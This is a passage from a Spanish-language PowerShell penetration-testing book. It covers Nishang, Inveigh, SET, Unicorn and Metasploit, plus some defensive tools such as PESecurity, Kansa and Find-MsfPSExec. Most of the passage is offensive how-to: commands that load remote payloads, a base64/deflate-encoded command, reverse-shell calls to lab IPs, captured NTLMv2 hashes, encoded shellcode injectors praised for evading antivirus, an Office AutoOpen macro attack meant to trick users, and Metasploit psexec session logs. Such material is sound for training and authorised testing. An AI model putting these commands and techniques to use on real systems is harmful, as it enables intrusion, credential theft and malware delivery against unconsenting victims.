La segunda prueba que se muestra es la siguiente *Out-Word -PayloadURL http://192.168.56.101/PowerShell_payload.ps1*. El *payload* es cargado desde una ubicación externa y el *ps1* podría ser cualquier tipo de código, por ejemplo una *Meterpreter* generada de la siguiente manera *msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.101 exitfunc=thread R | ./msfencode -t psh > PowerShell_payload.ps1*.

El último ejemplo mostrado es el siguiente:

Invoke-Encode .\Get-WLAN-Keys.ps1 – PostScriptCommand; Out-Word –Payload 'powershell -ExecutionPolicy Bypass - noprofile -c Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(''dZJRb9MwEMffLfk7nLI+tBJJxhNSRSuVUVC10kZL0UCAJje5xmaOHdmXtdPGd8dpqmnA8Itl3/1//zv7dq0pSFkDH5Hiay1MfIn3Hjh74OztGWdJ/nW1zvJFztlKeSlMBZm411aUsJeqkFC2dePhthPtrIPr5WwFjbM7pdEnnAXC+3l+cbXINov1irONVB6aE+GZVhkoNAoHhAc6kry4w/lf3kbik7xuPcEWwbUGds7WIDyIslZGeXKCAoMsVEhAQdS59PXMv8w+Zcs5Z1kO077vYHLs+xhfLlaXnEmiZpymjfWysCUm1lXp6zfn533Eh1ClSLbbpLB16kUdDIWX9jY1/TNxdjbtcN8u6lIjvVOmVKYajn4EX+FEDcNRF4awBvvW7h4mYJC8hO4EAbV/6hseIUeNBcU5uUCBOBNE6AxEM63hs0cHWZ8bhdwP1qEoZLze/gwaeBjcJBvbK4ejXydPPDTWURmqDsanCl6UXmGjRYHDqJP9bdfdwRiiVwPTav0S/ MicP2f+t0sjapxEg5uo+6zJcRx6IGdh/3NAp8HE3I0J6+Z7h0roQJz9Bg==")))), IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();'.

En este caso, se encodea el *script* que se quiera para evitar la comunicación con Internet.

PoC: Shells

En esta prueba de concepto se estudian el concepto de *shells* disponible en *Nishang*. Este *framework* ofrece varias formas para conseguir una *shell* a través de diferentes protocolos y funciones en *PowerShell*.

Para la realización de la prueba de concepto se utilizará la función *Invoke-PowerShellTcp*, la cual proporciona una *PowerShell* interactiva en remoto. En el módulo *Shells* se dispone de otras funciones que proporcionan la misma funcionalidad a través de otros protocolos.

La sentencia a ejecutar por el *pentester* o por un *script* ejecutado de alguna manera sobre una máquina comprometida es la siguiente *Invoke-PowerShellTcp –Reverse –IPAddress 192.168.56.101 –Port 9000*. Esto generará una petición inversa hacia la dirección IP 192.168.56.101 y puerto 9000 dónde debe existir una ejecución de *netcat* o *powercat* para recibir la *PowerShell* interactiva.

```
Microsoft Windows [Versión 6.2.9200]
(c) 2012 Microsoft Corporation. Todos los derechos reservados.

C:\Users\pgonzalez>cd Desktop

C:\Users\pgonzalez\Desktop>nc -l -p 9000
"nc" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\pgonzalez\Desktop>cd nc

C:\Users\pgonzalez\Desktop\nc>nc -l -p 9000
Windows PowerShell running as user Pablo.Gonzalez on P11P-07
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS D:\libros\pentesting powershell\nishang-master>get-process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    161      19     3108       9432    98     5,61   1872 AppleMobileDeviceServi
ce
     75       7     1104       3728    44     0,03   1752 armsvc
```

Fig. 3.50: Obtención de PowerShell inversa interactiva en remoto.

7. Otros scripts en acción

En este apartado se agrupan otros *scripts* recopilados que pueden ser utilizados en un *pentest*. Estos *scripts* pueden no formar parte de un *framework*, pero su utilidad es indudable en un test de intrusión.

PoC: Sniffing y Spoofing de protocolos con PowerShell

Inveigh es un *script* de *PowerShell* el cual permite realizar diferentes *spoofs* de cara un test de intrusión. Como se ha mencionado ya en este libro, pueden existir escenarios limitados por lo que tener estas funcionalidades a través de la línea de comandos del sistema puede ayudar a lograr el éxito en estos escenarios difíciles. Este *script* puede ayudar a realizar ataques de *phishing*, ataques a través de dispositivos USB, ayudar a obtener información que permita pivotar entre *VLANes*, etcétera.

El *script* puede ser descargado desde la siguiente dirección URL *https://github.com/Kevin-Robertson/Inveigh*. Actualmente da soporte para direcciones IPv4, *spoofing* LLMNR/NBNS y captura de *challenge/response* de HTTP/SMB. Para realizar la captura del desafío-respuesta de SMB y HTTP se realiza un *sniffing* sobre el servicio SMB de la máquina, mientras que en el caso de HTTP se configura un *listener* dedicado.

Hay que tener en cuenta que si se copian y pegan los *challenge/response* obtenidos a través del *scirpt*, los cuales son almacenados en un fichero de texto por el propio *script*, se deben eliminar los retornos de carro.

El uso es sencillo, en primer lugar se debe tener en el proceso el máximo privilegio, por ejemplo logrando una cuenta de *System* a través de una elevación de privilegio. Puede ser necesario utilizar un método de *bypass* de la política de ejecución de *scripts*. La sintaxis para su ejecución es sencilla *Inveigh.ps1 [-i <dirección IP por la que esnifar y spoofear> -LLMNR y|n –NBNS y|n –NBNSTypes 00,03,20,1B –HTTP y|n –SMB y|n –Repeat y|n –ForceWPADAuth y|n –Output 0,1,2]*. En la imagen se puede visualizar un pequeño ejemplo de la captura de desafío-respuesta de un *hash* a través del servicio SMB de la máquina. Esta máquina puede ser local o remota, ya que con *PowerShell* se podría ejecutar de forma sencilla este *script* en otra ubicación, siempre y cuando se tenga el permiso.

```
PS C:\Users\pablo\Desktop\Inveigh-master> .\Inveigh.ps1
Inveigh started at 2015-08-03T11:15:55
Listening IP Address = 192.168.56.104
LLMNR Spoofing Enabled
NBNS Spoofing Disabled
Spoof Repeating Enabled
HTTP Capture Enabled
HTTPS Capture Disabled
SMB Capture Enabled
Repeat Spoof Suppression Disabled
Force WPAD Authentication Enabled
Console Output Enabled
File Output Enabled
Working Directory = C:\Users\pablo\Desktop\Inveigh-master
2015-08-03T11:16:32 - SMB NTLMv2 challenge/response captured from 192.168.56.101(P11P-07):
Pablo.Gonzalez::11PAIHS::D3A5EA996AF781BCE44EE89E55AC8D40:0101000000000000DBC39716CDCDD00110CF30C194676C4B0000000002000
A00430055005200530004F00010018005000520041004300540049004300410053002D005000430004001200630075007200730006F002E0063006F00
6D0003002C0070007200610063007400690063006100073002D00700063002E00630075007200730006F002E0063006F006D00050012006300750072
073006F002E0063006F006D0007000800DBC39716CDCDD00106000400020000000800300030000000000000000100000000200000D7387801335C53
46276F77B590B083186A87A1DCFCCD0A85428B12B959C254FC0A0010000000000000000000000000000000000000090026006300690066007300 2F003
100390032002E003100360038002E00350036002E0031003000340000000000000000000000000
ADVERTENCIA: SMB NTLMv2 challenge/response written to C:\Users\pablo\Desktop\Inveigh-master\Inveigh-NTLMv2.txt
2015-08-03T11:16:32 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:32 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:33 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:33 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:33 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:33 - NBNS request for CURSO<42-4D> received from 192.168.56.104 - NBNS spoofing is disabled
2015-08-03T11:16:34 - SMB NTLMv2 challenge/response captured from 192.168.56.101(P11P-07):
Pablo.Gonzalez::11PAIHS::8D28AD8583EB5BBFB8CD1ED9F8EC7616:0101000000000000DBD9EC17CDCDD0011961A655DBB83059000000002000
A00430055005200530004F00010018005000520041004300540049004300410053002D005000430004001200630075007200730006F002E0063006F00
6D0003002C0070007200610063007400690063006100073002D00700063002E00630075007200730006F002E0063006F006D00050012006300750072
073006F002E0063006F006D0007000800DBD9EC17CDCDD00106000400020000000800300030000000000000000100000000200000D7387801335C53
46276F77B590B083186A87A1DCFCCD0A85428B12B959C254FC0A0010000000000000000000000000000000000000090026006300690066007300 2F003
100390032002E003100360038002E00350036002E0031003000340000000000000000000000000
ADVERTENCIA: SMB NTLMv2 challenge/response written to C:\Users\pablo\Desktop\Inveigh-master\Inveigh-NTLMv2.txt
```

Fig. 3.51: Captura de challenge/response en hashes NTLM.

PESecurity

PESecurity es un *script* para chequear los binarios de los sistemas *Windows*, tanto ejecutables como archivos DLL. Con *PESecurity* se puede estudiar si el binario ha sido compilado con mecanismos de protección o seguridad como son ASLR, DEP, *SafeSEH*, *StrongNaming* y *Authenticode*. *PESecurity* se puede descargar desde la siguiente dirección URL *https://github.com/NetSPI/PESecurity*.

ASLR, *Address Space Layout Randomization*, evita que el atacante conozca la dirección de memoria dónde se encuentra una función que quiere invocar. El mecanismo ASLR intenta cambiar la posición exacta en cada ejecución. DEP, *Data Execution Prevention*, evita que una aplicación se ejecute en una zona de memoria no ejecutable. *SafeSEH*, es un mecanismo que protege de *SEH Overflow*. *StrongNaming*, permite identificar el binario unívocamente, también conocido como *unique identity*. *Authenticode* permite a los desarrolladores incluir información adicional en los binarios a través

del uso de firmas digitales. Además, con éstas se consigue aumentar la seguridad del binario ante posibles modificaciones de éste.

Para realizar un chequeo sobre un archivo se puede ejecutar la siguiente instrucción *Get-PESecurity –File <ruta del EXE o DLL>*. La información que se obtendrá tras esta ejecución son los valores comentados anteriormente. Si se requiere evaluar los binarios que se encuentran dentro de un directorio se puede ejecutar la siguiente instrucción *Get-PESecurity -directory <path>*.

```
PS C:\> Get-PESecurity -directory C:\Windows\System32\ | Format-Table

FileName            ARCH     ASLR     DEP      Authenticode   StrongNaming   SafeSEH
--------            ----     ----     ---      ------------   ------------   -------
C:\Windows\Sys...   AMD64    True     True     False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    True     True     False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
C:\Windows\Sys...   AMD64    False    False    False          N/A            N/A
```

Fig. 3.52: Obtención de mecanismos de seguridad en los binarios de un directorio.

Respuesta ante incidentes

En este apartado se van a mostrar varios *scripts* o conjuntos de *scripts* que pueden ser utilizados para recopilar información de un escenario tras un incidente. En muchas ocasiones se tienen que utilizar herramientas para realizar esta operativa, las cuales pueden cambiar el entorno, lo cual en un *incident response* es algo no recomendado. Estos *scripts* utilizan *PowerShell* para realizar los menos cambios posibles en el entorno y recopilar información fiable de los sistemas de la organización atacada.

Kansa

Kansa es un módulo de *Incident Response* escrito en *PowerShell*. Puede ser descargado desde la dirección URL *https://github.com/davehull/Kansa*. El modulo se encuentra testeado en *PowerShell v2* y posteriores. Aunque funciona mejor a partir de la version 3 de *PowerShell*.

Para hacer funcionar correctamente *Kansa* se debe abrir una consola con privilegios de Administrador y, posteriormente, ejecutar *kansa.ps1 –Target <localhost u otras máquinas> -ModulePath .\Modules –Verbose*. El *ModulePath* indica de dónde *Kansa* utilizará los recursos para la recopilación de información.

En la carpeta *Modules* de *Kansa* se puede encontrar gran cantidad de *scripts* utilizados para recopilación de información referentes a configuración de las máquinas, procesos, *logs*, disco, etcétera.

El *script* debería recolectar información de la máquina local o remota utilizando *Windows Remote Management*. Si el *script* da error, se debería habilitar esta característica. Cuando el *script* finaliza el usuario dispone de un directorio denominado *Output_timestamp* con toda la información recolectada.

Voyeur

Voyeur es un conjunto de *scripts* utilizados para realizar recopilación de información del directorio active. *Voyeur* ha sido escrito por el investigador español Juan Garrido, también conocido como *Silverhack*. El código puede ser descargado desde la dirección URL de *Github https://github.com/silverhack/voyeur*.

Voyeur proporciona una manera rápida para generar un reporte del directorio active. La herramienta está desarrollada completamente en *PowerShell*. La herramienta es capaz de generar un reporte en *Excel*, si el usuario quiere lograr un reporte vistoso. Otro formato que puede ser utilizado es *csv*. El reporte generado por la herramienta es un punto de entrada para el trabajo de análisis de amenazas, en un directorio active, de un analista forense, un equipo de *incident response* o investigadores de seguridad.

Find-MsfPSExec

La función *Find-MsfPSExec* permite, a través de *PowerShell* y los eventos del sistema, encontrar eventos que identifiquen la ejecución de una *Meterpreter* en un sistema comprometido. Esto es uno de los hechos más encontrados por los equipos de respuesta ante incidentes en brechas de seguridad en empresas.

La función utiliza *Get-Eventlog* para *matchear* los eventos del sistema que tengan como identificador el 7045, los cuales informan de la ejecución de un servicio, y comprobar si el nombre del servicio comienza por "M" y si la ruta tiene la estructura *"*%SYSTEMROOT%\????????.exe*"*. La segunda parte localiza el binario que ha ejecutado esa *Meterpreter* a través de la invocación del servicio.

Esto no asegura que sea una *Meterpreter* lo que se ha ejecutado en el sistema, pero las posibilidades han ido aumentando si encajan las 3 comprobaciones. Por desgracia, *Metasploit* ha cambiado este hecho en algunas versiones, es decir, se conocía que cuando se invocaba una *Meterpreter* a través del módulo *psexec* de *Metasploit* se creaba un servicio que comenzaba por "M" y almacenaba el binario en *%SYSTEMROOT%*. Hoy día, las versiones más modernas no utilizan la "M" para comenzar el nombre del servicio, siendo este valor aleatorio.

Es cierto que la versión del módulo de *psexec* pueda ser antigua, y se puedan detectar los *Meterpreter* ejecutados en una máquina comprometida, ya que este método es muy utilizado para llevar a cabo movimientos laterales en una organización comprometida. El código de la función puede descargarse desde la dirección URL *https://github.com/obscuresec/PowerShell/blob/master/Find-MsfPSExec*. A continuación se muestra el código:

```
Function Find-MsfPSExec {
 $ServiceStarted = (Get-Eventlog -LogName "system" | Where-Object {$_.EventID -eq
7045} | Where-Object {($_.Message -match "Service Name:  M")} | Where-Object {($_.
Message -like "*%SYSTEMROOT%\????????.exe*")})
    $ServiceStarted | Foreach-Object {
        $UserName = $_.UserName
        $Time = $_.TimeGenerated
        $Hostname = $_.MachineName
```



```
        $ObjectProps = @{'Hostname' = $Hostname;
                         'UserName' = $UserName;
                         'Time' = $Time;}
        $Results = New-Object -TypeName PSObject -Property $ObjectProps
        Write-Output $Results
    }
}
```

El *script* puede ser fácilmente modificado para encontrar o *matchear* las ejecuciones en las nuevas versiones de *Metasploit*, pero para ello hay que *matchear* que el nombre del servicio contiene el número de caracteres tope. A continuación se propone una versión reducida del *script* que puede permitir al *pentester* o analista realizar su detección *(Get-Eventlog -LogName "system" | Where-Object {$_.EventID -eq 7045}) | Where-Object {($_.Message -match "Nombre del servicio: M")}*. La modificación sería cambiar el *match* por *like* con la longitud de interrogantes equivalente.

El idioma del sistema operativo importa, por lo que si la versión del sistema es otra no inglesa se deberá cambiar la función expuesta anteriormente, ya que cuando se ejecuta *{($_.Message -match "Service Name: M")}* no *matcheará* ningún resultado, ya que, por ejemplo, en español sería *"Nombre de servicio: M"*. A continuación se muestra la modificación del *script*, el cual ya es ejecutable directamente, para obtener los resultados. *(Get-Eventlog -LogName "system" | Where-Object {$_.EventID -eq 7045} | Where-Object {($_.Message -match "Nombre del Servicio: M")} | Where-Object {($_.Message -like "*%SYSTEMROOT%\????????.exe*")}) | Format-List*.

En la imagen se puede visualizar la fecha en la que el evento se generó, el servicio fue lanzado y el binario ejecutado. El nombre del servicio es *MqQTGqTDCqaxNJnUodCbHHAIZXgKyf*, por lo que encaja con la posibilidad de que sea una *Meterpreter* y el nombre del archivo del servicio es *%SYSTEMROOT%\DshiyNkp.exe*.

```
PS C:\Windows\system32> (Get-Eventlog -LogName "system" | Where-Object {$_.EventID -eq 7045} | Where-Object {($_.Message
 -match "Nombre del Servicio:  M")} | Where-Object {($_.Message -like "*%SYSTEMROOT%\????????.exe*")}) | Format-List

Index              : 25715
EntryType          : Information
InstanceId         : 1073748869
Message            : Se instaló un servicio en el sistema.

                     Nombre del servicio:  MqQTGqTDCqaxNJnUodCbHHAIZXgKyf
                     Nombre del archivo del servicio:  %SYSTEMROOT%\DshiyNkp.exe
                     Tipo de servicio:  servicio de modo usuario
                     Tipo de inicio de servicio:  inicio por solicitud
                     Cuenta de servicio:  LocalSystem
Category           : (0)
CategoryNumber     : 0
ReplacementStrings : {MqQTGqTDCqaxNJnUodCbHHAIZXgKyf, %SYSTEMROOT%\DshiyNkp.exe, servicio de modo usuario, inicio por s
                     olicitud...}
Source             : Service Control Manager
TimeGenerated      : 13/08/2015 16:35:50
TimeWritten        : 13/08/2015 16:35:50
UserName           : PRACTICAS-PC\Administrador

Index              : 24750
EntryType          : Information
InstanceId         : 1073748869
Message            : Se instaló un servicio en el sistema.

                     Nombre del servicio:  MGWsKO
                     Nombre del archivo del servicio:  %SYSTEMROOT%\hKHsWetZ.exe
                     Tipo de servicio:  servicio de modo usuario
                     Tipo de inicio de servicio:  inicio por solicitud
                     Cuenta de servicio:  LocalSystem
```

Fig. 3.53: Detección de Meterpreter con PowerShell.

Capítulo IV
PowerShell y otras herramientas: Pentesting sin límites

1. La post-explotación con PowerShell

En este capítulo el lector podrá estudiar herramientas externas a *PowerShell* que se apoyan en la línea de comandos de *Microsoft* para obtener un beneficio, generalmente, en la fase de *post-exploitation*. Hay gran cantidad de herramientas y lenguajes capaces de generar código o instrucciones de *PowerShell* con las que el *pentester* podrá obtener un beneficio, como se mencionó anteriormente.

¿Por qué se obtiene un beneficio? En los sistemas *Microsoft*, desde que la línea de comandos se encuentra nativa desde *Windows Vista* y *Windows Server 2008*, todas las acciones de recopilación de información, obtención de privilegio, ejecución de código, acciones a través de dicha máquina, etcétera, pueden realizarse con *PowerShell*. Por ejemplo, la comunidad de *Metasploit* se dio cuenta de este hecho y han centralizado esfuerzos para sacar el máximo potencial a *PowerShell* a través de las sesiones de *Meterpreter*. Hoy en día, se puede abrir una *PowerShell* interactiva a través de un *payload* de *Metasploit* y aprovechar todo el potencial que en este libro se ha reflejado en el capítulo dedicado a los distintos *frameworks* de *PowerShell*. Además, se podrán ejecutar los diferentes *scripts* que el *pentester* pueda desarrollar con la ayuda del presente libro.

En algunos entornos puede ser útil disponer de una instrucción de tipo *EncodedCommand* con la que ejecutar código en *Base64* y conseguir ejecutar instrucciones. Esto ya se ha visto en el libro, pero existen herramientas escritas en *Python*, o incluso el propio conjunto de herramientas de ingeniería social denominado *SET*, que permiten crear este tipo de instrucciones. Estas instrucciones son tan potentes que un *pentester* podría llevarlas almacenadas en un *txt* y pegarlas directamente sobre la *PowerShell* o ejecutarlas, por ejemplo, a través del *payload* de *PowerShell* de *Metasploit* obtenido a través de una explotación de una vulnerabilidad en la fase previa.

Por último, hacer hincapié en que existen diferentes módulos escritos en *PowerShell* que integran con herramientas como *Metasploit* y *Nessus*, como son *Posh-Metasploit* y *Posh-Nessus*. En este capítulo se hará un recorrido por el módulo de *Metasploit* y se verá la interacción con el famoso *framework* de explotación.

2. PowerShell: Ejecución de payloads

En muchas ocasiones existen políticas locales o de dominio que evitan que los usuarios puedan ejecutar una *cmd*, pero a día de hoy muchos administradores no tienen tanto en cuenta a la *PowerShell*, y ésta herramienta es aún más potente que la *cmd* clásica de *Windows*. Si un usuario tiene acceso físico a un equipo puede ejecutar cualquier tipo de código a través de una *PowerShell*, por ejemplo un *Meterpreter*.

Es sabido que *PowerShell* tiene una serie de políticas de ejecución de *scripts*, como ya se ha visto en el libro. A modo de resumen, un administrador puede configurar una política *restricted* con la que un usuario no podrá ejecutar *scripts* a través de *PowerShell*. Otra opción es *unrestricted*, con la que un usuario puede ejecutar cualquier tipo de *script* en la consola.

Las opciones *allsigned* y *remotesigned* indican que para poder ejecutar cualquier *script* en la máquina se necesita que esté firmado, mientras que la segunda opción indica que los *scripts* creados localmente pueden ser ejecutados sin necesidad de que estén firmados, pero los que hayan sido creados fuera del equipo deben estar firmados. Para visualizar en una *PowerShell* la política configurada se debe ejecutar el comando *Get-ExecutionPolicy*.

```
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) SMS Spoofing Attack Vector
 8) Wireless Access Point Attack Vector
 9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
```

Fig. 4.01: Menú de SET con distintos vectores de ataque.

La herramienta SET, *Social Engineering Toolkit*, permite realizar diversos ataques basados en ingeniería social. Uno de los vectores que muestra es la utilización de *PowerShell* para llevar a cabo ejecución de código sobre esta consola de *Windows*.

El vector de ataque de *PowerShell* proporciona diversas posibilidades, pero el resultado es similar en todas. Se puede obtener el código de un *script* el cual puede ser ejecutado directamente copiando y pegando sobre la *PowerShell*, por si existe alguna política en la máquina que restrinja la ejecución de *scripts*, o se puede obtener una instrucción que invoca la ejecución de código en *base64*. Esto último es realmente interesante, ya que de algún modo ofusca y hace que se pueda ejecutar código de manera menos transparente.

En el presente ejemplo se va a utilizar la opción *PowerShell Alphanumeric Shellcode Injector* que permite crear una instrucción que ejecutará una *PowerShell* de forma no interactiva y el código a ejecutar se encontrará *encodeado* en *base64*.


```
1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database
```

Fig. 4.02: Opciones que proporciona SET sobre PowerShell.

Una vez seleccionado este ataque se solicitará al usuario una serie de parámetros para configurar, los cuales se explican a continuación:

- Dirección IP a la cual, una vez ejecutado el código en la *PowerShell*, se devolverá el control de la máquina víctima.
- Puerto en el que el atacante estará escuchando y esperando a la ejecución del código.
- Una vez generada la instrucción, se solicita al usuario si quiere configurar el *handler* de *Metasploit* para recibir el control de la máquina dónde se ejecute el código generado.

```
set:powershell>1
set> IP address for the payload listener: 192.168.56.103
set:powershell> Enter the port for the reverse [443]:
    Prepping the payload for delivery and injecting alphanumeric shellcode...
    Generating x86-based powershell injection code...
    Finished generating powershell injection bypass.
    Encoded to bypass execution restriction policy...
    If you want the powershell commands and attack, they are exported to /root/.
set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes
```

Fig. 4.03: Configuración de Alphanumeric Shellcode Injector.

Un atacante con acceso físico a un equipo *Windows* puede introducir en el equipo un fichero *txt* con la instrucción generada, ya sea porque se lo descarga de Internet o lo tiene almacenado en un medio extraíble. El atacante tendrá configurado el *handler* en un equipo remoto que será el que recibirá el control, produciéndose la petición desde dentro hacia fuera, por lo que generalmente se evitarán temas de *firewall*.

En el ejemplo se puede visualizar diversas opciones en la ejecución de *PowerShell*. A continuación se enumeran las opciones y el significado de éstas:

- *-nop*. Indica que *PowerShell* será ejecutada sin ningún *profile* cargado.
- *-windows hidden*. Indica que la instrucción será ejecutada en una ventana oculta.
- *-noni*. Indica que la consola no será interactiva.
- *-enc*. Indica que a continuación viene el código de *PowerShell* a ejecutar.

```
Archivo  Edición  Formato  Ver  Ayuda
powershell -nop -windows hidden -noni -enc
JAAxACAAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8A
cgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUA
YgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4A
dABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQA
```

Fig. 4.04: Instrucción generada con SET para PowerShell.

Cuando el usuario malicioso ejecuta la instrucción en la *PowerShell* se está proporcionando acceso y control remoto de la máquina. Tal y como puede visualizarse en la imagen se ejecuta una *Meterpreter* sobre una máquina *Windows Server 2012* en este caso.

```
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:443 -> 192.168.56.102:57574) at
 2015-03-13 08:16:56 +0100

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-6UEBSMLDJEB
OS              : Windows 2012 (Build 8400).
Architecture    : x64 (Current Process is WOW64)
System Language : es_ES
Meterpreter     : x86/win32
meterpreter >
```

Fig. 4.05: Toma de control en remoto de la máquina con acceso físico.

Lógicamente, cuando hay una intrusión remota se puede ejecutar este tipo de técnicas para de forma posterior tomar el control de la máquina remota. Por ejemplo, en una vulnerabilidad de *Command Injection* en una aplicación web que utilice *Windows* con *PowerShell* en el sistema podría ejecutarse este tipo de instrucciones para lograr una *Meterpreter*.

3. PowerShell Shellcode Injection con Python

En este apartado se trata una herramienta escrita en *Python*, la cual proporciona al *pentester* la posibilidad de obtener código en *PowerShell* para ejecutar una *shellcode* en memoria. Además, un derivado de esta herramienta, denominado *Unicorn2C*, permite obtener código en lenguaje C para conseguir crear un *binario Windows*, el cual enlazará la ejecución de la *shellcode* y obtiene una gran tasa de evasión de antivirus.

La base de la herramienta *Unicorn* es el *bypass* de *PowerShell* presentado por *David Kennedy* y *Josh Kelly* en *Defcon 18*. La *shellcode* se inyecta directamente en la memoria a través de *PowerShell*, y esto hará que su detección sea compleja. *Unicorn* puede obtenerse en la siguiente dirección URL *https://github.com/trustedsec/unicorn*.

El uso de *unicorn.py* es realmente sencillo, su ejecución es la siguiente *python unicorn.py <payload> <dirección IP>*. Para ejemplificar se puede visualizar la siguiente instrucción *python unicorn.py windows/meterpreter/reverse_tcp 192.168.56.101*. Como puede observarse se deberá disponer de *Metasploit* instalado, ya que el *script* de *Python* lo utiliza para genera la *shellcode*.

Tras la ejecución de *Unicorn* se obtienen 2 ficheros. El primero de los ficheros contiene la instrucción de *PowerShell* que se debe ejecutar en la línea de comandos, por ejemplo copiando y pegando.

La instrucción generada tiene el siguiente aspecto:
PowerShell.exe –Window Hidden –EncodedCommand <shellcode encoded>. El segundo archivo contiene las instrucciones de *Metasploit* necesarias para configurar el *multi/handler* para recibir las *shellcodes*. Este método funcionará en cualquier sistema *Windows* dónde se encuentre instalado *PowerShell*.

Los archivos ofimáticos de *Office* pueden utilizar macros y las instrucciones de *PowerShell* generadas por *Unicorn* pueden ser utilizadas en estas macros con el fin de que al abrirse un archivo se ejecute la macro con el código malicioso.

Para ello, se puede crear una nueva macro en un archivo ofimático y en el método *AutoOpen* pegar el código generado para *PowerShell*. Cuando el usuario ejecute el archivo ofimático le saldrá un mensaje indicando que el archivo está dañado y automáticamente se cerrará, pero se debe obtener la sesión, ya que se habrá ejecutado engañando al usuario. Esta técnica se denomina el ataque macro a través de *PowerShell*.

En resumen, se obtiene 2 ficheros, *PowerShell_attack.txt* y *unicorn.rc*. El archivo de texto contiene todo el código necesario para inyectar el ataque en memoria. El segundo archivo contiene la configuración del *handler*, simplemente hay que ejecutarlo, por ejemplo con *msfconsole –rc unicorn.rc* o, dentro de la consola, *resource unicorn.rc*.

4. Payloads de PowerShell en Metasploit

La posibilidad de utilizar *PowerShell* como *Payload* en *Metasploit* abre un nuevo mundo de *post-exploitation*. Generalmente, un *pentester* podía utilizar una *shell* o *cmd* tras una explotación, o en el mejor de los casos, una *Meterpreter* que proporciona gran cantidad de funcionalidades para la *post-explotación*.

A mediados de 2015 se desarrolló la posibilidad de utilizar un *payload* de tipo *inline* que ofrece la posibilidad de ejecutar una *PowerShell* interactiva de tipo *bind* y de tipo *reverse*. Juntando este *payload* con los diferentes *frameworks* de *PowerShell* que se han visto en este libro se obtiene un gran potencial en la fase de *post-exploitation*, incluso estando a la altura de *Meterpreter*.

Hay que tener en cuenta que tener una *PowerShell* interactiva permite acceder a todos los componentes del sistema operativo y productos de *Microsoft*. Además, permite ejecutar, como se ha mencionado anteriormente, todos los *scripts* que la gente de la comunidad va desarrollando y que se encuentran accesible en *Github*.

Por supuesto, también el *pentester* puede desarrollar sus *scripts* y ejecutarlos a través de dicha *PowerShell* interactiva.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf exploit(psexec) > set PAYLOAD windows/powershell_reverse_tcp
PAYLOAD => windows/powershell_reverse_tcp
msf exploit(psexec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(psexec) > exploit

[*] Started reverse SSL handler on 192.168.56.102:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.56.103:445|WORKGROUP as user 'administrador'...
[*] Uploading payload...
[*] Created \NNPqQhkm.exe...
[+] 192.168.56.103:445 - Service started successfully...
[*] Deleting \NNPqQhkm.exe...
[*] Powershell session session 3 opened (192.168.56.102:4444 -> 192.168.56.103:49164)
00

Windows PowerShell running as user PRACTICAS-PC$ on PRACTICAS-PC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>cd..; cd..
PS C:\> whoami
nt authority\system
PS C:\> ls


    Directorio: C:\


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        15/03/2012     18:52            70ed9061ea46972ac9
d----        29/07/2014     19:29            EFS Software
```

Fig. 4.06: Obtención de una PowerShell interactiva con Metasploit.

Una de las principales ventajas de utilizar *PowerShell* como *payload* es que sus herramientas o *scripts* están escritos en *PowerShell* y, en la mayoría de ellas, no se accede al disco duro, por lo que los sistemas antivirus no pueden detectar dichas herramientas.

PowerShell estaba presente en *Metasploit* a través de algunos módulos que permitían ejecutar *scripts* o herramientas pero no de forma interactiva como el *payload* que se presenta aquí. La ruta dónde se encuentra el *payload* interactivo de *PowerShell* es *payload/windows/PowerShell_reverse_tcp* y *payload/windows/PowerShell_bind_tcp*.

